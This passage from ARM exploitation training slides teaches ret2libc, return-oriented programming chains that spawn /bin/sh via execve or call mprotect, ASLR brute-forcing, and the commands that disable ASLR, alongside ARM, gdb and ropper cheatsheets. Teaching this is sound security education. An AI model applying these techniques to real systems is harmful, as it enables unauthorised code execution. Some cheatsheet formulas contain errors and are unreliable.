    - Registers have to be prepared with the arguments for the function

How to bypass - ret2libc (2)

Payload structure



...

...

Junk

Address to bx sp

Shellcode

...

...

...

Junk

ret2libc payload

ret2libc payload

...

How to bypass - ret2libc (3)

Let’s assume the function `add` shall be called

- Two arguments have to be placed in `r0` and `r1`

```
void add(int a, int b){
    return a+b;
}
```

How to bypass - ret2libc (4)

Problem: How to place the arguments in those registers?

```
void add(int a, int b){
    return a+b;
}
```

How to bypass - ret2libc (5)

Problem: How to place the arguments in those registers?

Fix: Use a `pop` gadget, e. g. `pop {r0, r1, pc}`

```
ropper -f /lib/arm-linux-gnueabihf/libc.so.6 --search ”pop {r0”
...
0x000d3aa0: pop {r0, r1, r2, r3, ip, lr}; bx ip;
0x0007753c: pop {r0, r4, pc};
```

```
ropper -f /lib/arm-linux-gnueabihf/libc.so.6 --search ”pop {r0” --arch
    ARMTHUMB
...
0x000667b8 (0x000667b9): pop {r0, r1, r4, r5, r6, r7, pc};
0x00001a04 (0x00001a05): pop {r0, r1, r5, r6, pc};
0x00002662 (0x00002663): pop {r0, r1, r6, pc};
0x000269c0 (0x000269c1): pop {r0, r1, r7, pc};
...
```

How to bypass - ret2libc (6)

- pop instruction at line 4 is suitable
- Value 0x000269c1 is just an offset
  - libc is a shared library and can be mapped at any address
  - The base address of the .text segment has to be added to the offset

```
ropper -f /lib/arm-linux-gnueabihf/libc.so.6 --search ”pop {r0” --arch
    ARMTHUMB
...
0x000667b8 (0x000667b9): pop {r0, r1, r4, r5, r6, r7, pc};
0x00001a04 (0x00001a05): pop {r0, r1, r5, r6, pc};
0x00002662 (0x00002663): pop {r0, r1, r6, pc};
0x000269c0 (0x000269c1): pop {r0, r1, r7, pc};
...
```


How to bypass - ret2libc (7)

- The base address is: `0x76e889c1`

```
ropper -f /lib/arm-linux-gnueabihf/libc.so.6 --search ”pop {r0” --arch
    ARMTHUMB -I 0x76e2f000
...
0x76ec87b8 (0x76ec87b9): pop {r0, r1, r4, r5, r6, r7, pc};
0x76e63a04 (0x76e63a05): pop {r0, r1, r5, r6, pc};
0x76e64662 (0x76e64663): pop {r0, r1, r6, pc};
0x76e889c0 (0x76e889c1): pop {r0, r1, r7, pc};
...
```

How to bypass - ret2libc (2)

Payload structure



...	...
...	...
Junk	Junk
addr to pop	0x76e889c1
args	0x4
	0x5
	0xdeadbeef
addr to func	addr to add
...	...

Lab

How to bypass - Return Oriented Programming (1)

- Based on ret2libc
- Use of small pieces of code called gadgets
- First used on x86 architecture
  - Gadgets on x86 ends with `ret`
- On ARM, gadgets end with a branch or pop instruction
  - `bx <reg>`
  - `blx <reg>`
  - `pop {reg1, reg2, ..., regN, pc}`
- It is important that `pc` is restored/loaded at the end of a gadget
- Shellcode consists of addresses to gadgets, chain of gadgets
- Each gadget is called by a branch or a pop of the previously gadget


```
str r1, [r3, #4]
bx lr
```

```
mov r0, #1
pop {r4, pc}
```

```
svc #0
pop {r4, pc}
```

How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve



1000 ← sp
0101010c
3568
3568
01010101
58322
67432
2134
deadcode
nextgadget

1000
```
pop {r7, lr, pc}
```

3568
```
pop {r0, pc}
```


58322
```
sub r7, r7, r0
bx lr
```

2134
```
svc #0
pop {r4, pc}
```

r0	
r1	
r3	
r2	
r4	
r5	
r6	
r7	
r8	
r9	
r10	
r11	
r12	
sp	7efffabc
lr	
pc	

How to bypass - Return Oriented Programming (3)

- 0x67432 = /bin/sh
- 0xb = syscall execve



1000
0101010c ← sp
3568
3568
01010101
58322
67432
2134
deadcode
nextgadget

1000
```
pop {r7, lr, pc}
```

3568
```
pop {r0, pc}
```


58322
```
sub r7, r7, r0
bx lr
```

2134
```
svc #0
pop {r4, pc}
```

r0	
r1	
r3	
r2	
r4	
r5	
r6	
r7	
r8	
r9	
r10	
r11	
r12	
sp	7efffac0
lr	
pc	00001000

How to bypass - Return Oriented Programming (3)

- `0x67432` = `/bin/sh`
- `0xb` = syscall execve



1000
0101010c
3568
3568
01010101 ← sp
58322
67432
2134
deadcode
nextgadget

1000
```
pop {r7, lr, pc}
```

3568
```
pop {r0, pc}
```


58322
```
sub r7, r7, r0
bx lr
```

2134
```
svc #0
pop {r4, pc}
```

r0	
r1	
r3	
r2	
r4	
r5	
r6	
r7	0101010c
r8	
r9	
r10	
r11	
r12	
sp	7efffacc
lr	00003568
pc	00003568

How to bypass - Return Oriented Programming (3)

- `0x67432` = `/bin/sh`
- `0xb` = syscall execve



1000
0101010c
3568
3568
01010101
58322
67432 ← sp
2134
deadcode
nextgadget

1000
```
pop {r7, lr, pc}
```

3568
```
pop {r0, pc}
```


58322
```
sub r7, r7, r0
bx lr
```

2134
```
svc #0
pop {r4, pc}
```

r0	01010101
r1	
r3	
r2	
r4	
r5	
r6	
r7	0101010c
r8	
r9	
r10	
r11	
r12	
sp	7efffad4
lr	00003568
pc	00058322

How to bypass - Return Oriented Programming (3)

- `0x67432` = `/bin/sh`
- `0xb` = syscall execve



1000
0101010c
3568
3568
01010101
58322
67432 ← sp
2134
deadcode
nextgadget

1000
```
pop {r7, lr, pc}
```

3568
```
pop {r0, pc}
```


58322
```
sub r7, r7, r0
bx lr
```

2134
```
svc #0
pop {r4, pc}
```

r0	01010101
r1	
r3	
r2	
r4	
r5	
r6	
r7	0000000b
r8	
r9	
r10	
r11	
r12	
sp	7efffad4
lr	00003568
pc	00058326

How to bypass - Return Oriented Programming (3)

- `0x67432` = `/bin/sh`
- `0xb` = syscall execve



1000
0101010c
3568
3568
01010101
58322
67432 ← sp
2134
deadcode
nextgadget

1000

```
pop {r7, lr, pc}
```

3568

```
pop {r0, pc}
```

58322

```
sub r7, r7, r0
bx lr
```


2134

```
svc #0
pop {r4, pc}
```

r0	01010101
r1	
r3	
r2	
r4	
r5	
r6	
r7	0000000b
r8	
r9	
r10	
r11	
r12	
sp	7efffad4
lr	00003568
pc	00003568

How to bypass - Return Oriented Programming (3)

- `0x67432` = `/bin/sh`
- `0xb` = syscall execve



Stack
1000
0101010c
3568
3568
01010101
58322
67432
2134
deadcode ← sp
nextgadget

1000
```
pop {r7, lr, pc}
```

3568
```
pop {r0, pc}
```


58322
```
sub r7, r7, r0
bx lr
```

2134
```
svc #0
pop {r4, pc}
```

Register	Value
r0	00067432
r1	
r3	
r2	
r4	
r5	
r6	
r7	0000000b
r8	
r9	
r10	
r11	
r12	
sp	7efffadc
lr	00003568
pc	00002134

How to bypass - Return Oriented Programming (3)

- `0x67432` = `/bin/sh`
- `0xb` = syscall execve



1000
0101010c
3568
3568
01010101
58322
67432
2134
deadcode ← sp
nextgadget

1000

```
pop {r7, lr, pc}
```

3568

```
pop {r0, pc}
```

58322

```
sub r7, r7, r0
bx lr
```

2134

```
svc #0
pop {r4, pc}
```

r0	00067432
r1	
r3	
r2	
r4	
r5	
r6	
r7	0000000b
r8	
r9	
r10	
r11	
r12	
sp	7efffadc
lr	00003568
pc	00002138

How to bypass - Return Oriented Programming (4)

Where to find gadgets?

- At least at the end of each function
- Possibility to find ARM and Thumb gadgets
  - Higher possibiblity to find Thumb gadgets
  - Easier to find a two-byte sequence

How to bypass - Return Oriented Programming (5)

Several tools available:

- ropper
    - https://scoding.de/ropper
- ropgadget
    - https://github.com/JonathanSalwan/ROPgadget


How to bypass - Return Oriented Programming (6)

- It is difficult to write a complete shellcode with ROP gadgets
- More common technique is to allocate new RWX memory and copy shellcode to it
- Or make memory executable again
- After making memory executable or copying shellcode to executable memory, jump to it
- Two possibilities on GNU/Linux
  - `mprotect`
  - `mmap`

How to bypass - Return Oriented Programming (7)

`mprotect` Approach


- mprotect needs three arguments
  - Address of memory page
  - Size of memory
    - Multiple of page size
    - Page size = 0x1000 (4k)
  - Protection
    - RWX = 7
- System call number is `0x7d`



How to bypass - Return Oriented Programming (8)

`mprotect` Approach

- System call mprotect requirements
  - `r0` = stack address
  - `r1` = size of memory
  - `r2` = 7 (RWX)
  - `r7` = `0x7d`



How to bypass - Return Oriented Programming (9)

How to set values in registers

```
pop {rX, pc}  @ pops a value from the stack into rX
```

- The value has to be below the address of the gadget
- Bad bytes can be a problem here, e. g. null byte

How to bypass - Return Oriented Programming (10)

How to set values in registers

Create `10` in `r0`

- Add or subtract another number
- Put the result and the added or subtracted number in registers
- Look for a gadget that subtracts or adds those registers

`value`	`0x0000000a`
`value to add`	`0x01010101`
`result`	`0x0101010b`

```
pop {r0, r1, pc}
```

```
sub r0, r0, r1
pop {pc}
```

```
addr of pop
0101010b
01010101
addr of sub
```

How to bypass - Return Oriented Programming (11)


How to set values in registers

Create `10` in `r0`

- Set `r0` to zero
- Increment `r0` ten times

```
eor r0, r0, r0
pop {pc}
```

```
add r0, r0, #1
pop {pc}
```



addr of eor

addr of add

addr of add

addr of add

addr of add

addr of add

addr of add

addr of add

addr of add

addr of add

addr of add

How to bypass - Return Oriented Programming (12)

How to set values in registers

Create `10` in `r0`

- Calculate the logical not of the number
- Put this value into `r0`
- `mvn` the value into `r0`

```
pop {r0, pc}
```

```
mvn r0, r0, r0
pop {pc}
```

```
addr of pop
fffffff5
addr of mvn
```

Lab

Address Space Layout Randomization

ASLR - Introduction

- Address Space Layout Randomization
- Introduced 2005
  - Kernel 2.6.12
- All regions are randomized at application start
- Controllable with `/proc/sys/kernel/randomize_va_space`

Value	Description
`0`	ASLR disabled
`1`	Stack, Heap, VDSO, Libraries
`2`	same as `1` and additionally `brk()` memory

Position Independent Executable


- ELF executables do not make use of ASLR by default
    - Segments are not randomized
- Executables have to be compiled as Position Indepentent Executable
- Libraries are always compiled as PIE

```
gcc -pie -fPIE <executable> <source>.c
```

Randomization

- Addresses are not completely randomized
- Basically, a randomized offset is added to a fixed base address
    - Libraries
    - Stack
    - Heap


Randomization



Bruteforce Approach

The main idea is to bruteforce the base address of a library that was used for rop gadgets

- Attempt different base addresses with the offset of the gadgets
- Only 12 bits are randomized; max. 4096 possibilities
- Several requirements:
    - The application has to fork
        - The forked process uses the same addresses
    - The application must not crash



76	e6	20	00

only 12 bits are randomized

Lab

Information Leakage Approach

- Read memory with an information leak
- Another vulnerability is necessary
  - Format String
  - Integer Overflow
- Leak of pointers and calculating the image base

Thank You!


```
83a00001        movhi   r0, #1
93a00000        movls   r0, #0
e1560001        cmp     r6, r1
83a00000        movhi   r0, #0
e3500000        cmp     r0, #0
02477001        subeq   r7, r7, #1
12477002        subne   r7, r7, #2
10811006        addne   r1, r1, r6
e0412002        sub     r2, r1, r2
e1a00002        mov     r0, r2
e1a0100a        mov     r1, sl
e58d2004        str     r2, [sp, #4]
eb03cce1        bl      10a2a4
e59d2004        ldr     r2, [sp, #4]
e1a0100a        mov     r1, sl
e6ff4074        uxth    r4, r4
e1a05000        mov     r5, r0
e1a00002        mov     r0, r2
eb03cd56        bl      10a490
e0090599        mul     r9, r9, r5
e1841801        orr     r1, r4, r1, lsl #16
e1590001        cmp     r9, r1
9a000009        bls     16f6c
e0911006        adds    r1, r1, r6
33a02001        movcc   r2, #1
23a02000        movcs   r2, #0
e1590001        cmp     r9, r1
93a02000        movls   r2, #0
82022001        andhi   r2, r2, #1
e3520000        cmp     r2, #0
02455001        subeq   r5, r5, #1
12455002        subne   r5, r5, #2
10811006        addne   r1, r1, r6
e0411009        sub     r1, r1, r9
e1850807        orr     r0, r5, r7, lsl #16
eaffff18        b       16bdc
e0455006        sub     r5, r5, r6
e1a0a826        lsr     sl, r6, #16
e6ff9076        uxth    r9, r6
e3a0b001        mov     fp, #1
eaffffc8        b       16eb0
e0911006        adds    r1, r1, r6
33a02001        movcc   r2, #1
23a02000        movcs   r2, #0
e15b0001        cmp     fp, r1
93a02000        movls   r2, #0
82022001        andhi   r2, r2, #1
e3520000        cmp     r2, #0
02455001        subeq   r5, r5, #1
12455002        subne   r5, r5, #2
eaffff05        b       16bd0
e1530001        cmp     r3, r1
21520000        cmpcs   r2, r0
```

©Sascha Schirra, Ralf Schaefer

Cheatsheets

Registers

- Register size 32 bit
- `r0` - `r12` - General purpose
- `r11` - Frame Pointer
- `r13` - Stack Pointer
- `r14` - Link Register
- `r15` - Program Counter
- `CPSR`/`APSR` - Status register
  - N - Negative condition
  - Z - Zero condition
  - C - Carry condition
  - V - oVerflow condition
  - E - Endianness state
  - T - Thumb state



r0

r1

r2

r3

r4

r5

r6

r7

r8

r9

r10

r11 (fp)

r12

r13 (sp)

r14 (lr)

r15 (pc)

CPSR

Most common ARM instructions

ADD	add	B	branch
SUB	subtract	BL	branch with link
MUL	mulitplication	BX	branch with exchange
AND	bitwise and	BLX	branch with link and exchange
EOR	exclusive or	MOV	move data
ORR	bitwise or	MVN	move bitwise not
LSL	logical shift left	LDR	load data
LSR	logical shift right	STR	store data
ASR	arithmetic shift right	LDM	load multiple
ROR	rotate right	STM	store multiple
CMP	compare	PUSH	push on stack
SVC	supervisor call	POP	pop from stack

Bitwise Instructions

Operation	Assembly	Simplified
bitwise AND	and r0, r1, #2	r0=r1 & 2
bitwise OR	orr r0, r1, r2	r0=r1 | r2
bitwise XOR	eor r0, r1, r2	r0=r1 r̂2
bit clear	bic r0, r1, r2	r0=r1 & !r2
Move negative (NOT)	mvn r0, r2	r0=!r2

Arithmetic Instructions

Operation	Assembly	Simplified
Add	add r0, r1, #2	r0=r1 + 2
Add with carry	adc r0, r1, r2	r0=r1 + r2 + 1
Subtract	sub r0, r1, #2	r0=r1 – 2
Sub with carry	sbc r0, r1, r2	r0=(r1 – r2) IF NOT(carry) – 1
Reverse Sub	rsb r0, r1, #2	r0=2 – r1
Reverse Sub with carry	rsc r0, r1, r2	r0=(2 – 1) IF NOT(carry) – 1
Multiply	mul r0, r1, r2	r0=r1 * r2
Multiply and Accumulate	mla r0, r1, r2, r3	r0=r1 * (r2 + r3)

Pre- / Post-Indexed

```
    ldr r2, [r0, #8]     @ load from r0+8
    ldr r2, [r0, #8]!    @ load from r0+8 and change r0
    ldr r2, [r0], #8     @ load from r0 and change r0 afterwards

    str r2, [r0, r1]     @ store to r0+r1
    str r2, [r0, r1]!    @ store to r0+r1 and change r0
    str r2, [r0], r1     @ store to r0 and change r0 afterwards
```

gdb

`attach <pid>`	attach to process
`run [args]`	start the application
`break *0x100db`	set a breakpoint at 0x100db
`continue`	continue the application after it stops
`nexti`	next instruction w/o following `bl` and `blx`
`stepi`	next instruction w/ following `bl` and `blx`
`x/10x $sp`	print 10 words starting from `$sp`
`x/10i $pc`	print 10 instructions starting from `$pc`
`info proc mappings`	shows memory map
`set follow-fork-mode child`	follow child process when fork
`set follow-fork-mode parent`	follow parent process when fork

ropper - Commandline

`--segments`	show file segments
`--arch ARM`	set the architecture to ARM
`--arch ARMTHUMB`	set the architecture to ARMTHUMB
`--search ”<string>”`	search for gadgets; e. g. --search pop --search ”mov r1”
`--opcode <opcode>`	search for opcode; e. g. --opcode 6847
`--unset nx`	disable xn

ropper - Interactive Console

`file <file>`	load a file and load gadgets
`arch ARM`	set the architecture to ARM
`arch ARMTHUMB`	set the architecture to ARMTHUMB
`search <string>`	search for gadgets; e. g. search pop search mov r1
`imagebase [<imagebase>]`	set/reset the imagebase for the current file

gef

`vmmap`	print virtual mappings of the running process
`pattern create <number>`	create a cyclic pattern
`pattern search $pc`	looks for the offset
`process-status`	print information about the current process

Linux

`echo 0 >/proc/sys/kernel/randomize_va_space`	disable ASLR
`echo 2 >/proc/sys/kernel/randomize_va_space`	enable ASLR